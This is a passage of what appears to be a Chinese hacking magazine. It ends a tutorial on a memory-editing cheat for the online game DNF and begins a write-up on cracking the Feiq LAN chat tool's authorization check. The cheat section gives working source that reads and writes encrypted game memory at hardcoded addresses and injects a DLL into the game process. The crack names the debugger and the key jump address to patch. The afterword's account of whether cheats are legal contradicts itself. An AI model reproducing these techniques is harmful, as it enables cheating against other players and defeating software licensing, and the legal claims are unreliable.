


图32

玩DNF这种游戏，大家都知道攻击力的多少影响到我们刷图的速度，所以修改攻击也是最直接的作弊手段，但要如何实现那？这里我们用到了加密参数和攻击偏移，写法如下：

加密 (内存操作.读代码 (人物基址) ＋ 十六到十 (攻击偏移), 到数值 (攻击力数值))

我们代换成数值，源码如下：

```
.版本 2
.程序集 窗口程序集1
.子程序 _窗口1_创建完毕
鼠标显示 ()
内存操作.提升权限 ()
内存操作.打开进程 ()
监视热键 (&自定义功能, #F1键)
.子程序 自定义功能
加密 (内存操作.读代码 ("01240E7C") ＋ 十六到十 ("10F4"), 到数值 ("99999")) '10F4是力量
```

程序集的编译，源码如下：

```
.版本 2
.子程序 加密, , 公开
.参数 地址, 整数型
.参数 数值, 整数型
.局部变量 address1
.局部变量 address2
.局部变量 address3
.局部变量 data1
.局部变量 data2
.局部变量 data3
address1 ＝ 内存操作.读整数 (内存操作.读整数 (十六到十 ("01404470")) ＋ 十六到十 ("44"))
address2 ＝ 内存操作.读整数 (十六到十 ("01404474"))
data1 ＝ 内存操作.读整数 (地址)
data1 ＝ 左移 (data1, 2)
data2 ＝ data1 ＋ address1
data2 ＝ 位异或 (data2, address2)
data3 ＝ 位异或 (data2, 数值)
address3 ＝ data1 ＋ address1
内存操作.写整数 (address3, data3)
```

“01404470”是加密参数1，“01404474”是加密参数2。编译出来，将我们生成的DLL文件注入到DNF的进程里，我们在游戏里试试，按一下F1，看看力量是不是99999，如图33。




图33

后记

在黑客界大家都知道做挂收费很暴利，但黑客界也有一些潜规则，艳照门倒是没有，作为DNF的资深玩家，DNF实在是不能恭维的，“萝卜游侠被抓事件”告诉我们，做外挂所得非法收入是违法的，现在法律法规还不完善，所以，做外挂属于未授权的行为，未授权外挂并不是违法的，授权外挂的前身都是未授权外挂，它们需要在主体软件上作全面的测试，不然很容易出现死机、毁数据或其他有害症状！未授权外挂不可以随意发放给用户，更不能作为商业用品交易，所以法律为了软件用户的数据安全规定：出售未授权外挂是违法的的行为！另外如果未授权外挂被人利用来传播病毒和木马，那对用户来说就是一场灾难！

飞秋任意授权码等级设置工具编写过程

小楼听雨

飞秋是一款局域网聊天传送文件的绿色软件，不仅完全兼容飞鸽传书通讯协议，同时还具有QQ的一些功能，是飞鸽的完美代替者，如图1所示。前段时间在学校实验室的时候，整个局域网内的用户基本都使用该软件，偶然发现有一个人的头像后面竟然有两个小太阳，才知道原来飞秋也是有等级的。继续了解一下，等级可以自己设置，但是设置的时候需要授权码，而授权码需要根据你的机器码由飞秋的作者算出。本人也想体验一把，于是便有了本次Crack的过程。最近有网友跟我谈及此工具，遂决定与大家分享一下工具编写的具体过程，由于工具写成已久，很多细节已经遗忘，不对的地方望指正。




图1




图2

一、原理分析

由于本人当时的破解知识有限，没有追出授权码的算法，最后发现只需修改两处关键跳转加稍微修改一配置文件就可以轻松暴利破解掉，于是就没有继续跟踪算法。在破解开始之前，初步猜测程序从开始到等级设置的运行流程图如图2所示，由此可以得出只要我们找到授权码验证时的关键跳转就可以实任意授权码设置等级的终极目标。用OllyICE载入飞秋主程序，直接查找字符串后发现关于授权码的提示信息，如图3所示。点击“授权码正确！”，进去观察相应代码，发现在地址00463503处存在一处跳转疑似为算寻找的关键跳，如图4所示。




图3

